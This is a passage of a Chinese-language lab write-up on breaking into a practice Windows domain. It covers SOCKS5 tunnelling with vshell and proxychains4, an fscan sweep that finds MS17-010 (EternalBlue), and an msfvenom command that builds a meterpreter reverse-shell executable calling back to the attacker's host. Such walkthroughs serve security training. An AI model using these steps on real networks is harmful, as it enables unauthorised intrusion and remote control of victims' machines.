
从网卡信息不难得知存在一个内网网段192.168.52.0/24
存在一个GOD域
登录服务器名字叫OWA
应该就是域控主机


存在三台服务器
一个GOD域
域内信息搜集的差不多了
我们这个时候可以先搞个代理到受控主机内网中
内网代理搭建
vshell可以直接一键创建一个内网代理


隧道代理->新增隧道
选择socks5代理 然后选一个服务器端口就可以使用了
我们回到kali上
由于很多时候 我们的工具没法直接在受控主机上使用
我们这个时候就可以使用proxychains4这个代理工具 在kali上面使用工具然后将流量代理过去
不需要直接在受控主机上使用工具
proxychains4的使用需要配置一下代理
他的配置文件在这里
1 | /etc/proxychains4.conf |

我们只需在最下面这里添加一个 socks5 ip port即可
然后我们测试一下是否成功代理了
1 | proxychains4 ping 192.168.52.143 |

此时代理工作就完成了
命令也成功执行了
我们此时已经到内网之中了
内网端口扫描
我们使用fscan工具去搜集一下内网主机信息
1 | proxychains4 /path/fscan -h 192.168.52.0/24 |

得到内网存在三台主机
3台主机还都开放了445端口smb服务
1 | 192.168.52.138 #DC owa |


fscan甚至把提权漏洞也个测试了
发现3台主机都存在ms17-010漏洞也就是永恒之蓝
ftp服务存在未授权
提权/横向移动
既然存在了永恒之蓝我们就尝试使用永恒之蓝
我们使用msf去生成一个永恒之蓝的exp
1 | msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.85.132 LPORT=3443 -f exe -o /home/kali/桌面/ppp/msf3443.exe |
如果成功回显就表示横向移动成功了
至此渗透结束 所有靶机都成功拿下
永恒之蓝容易导致电脑蓝屏
所以还是比较推荐使用其他的方法进行横向移动

说些什么吧!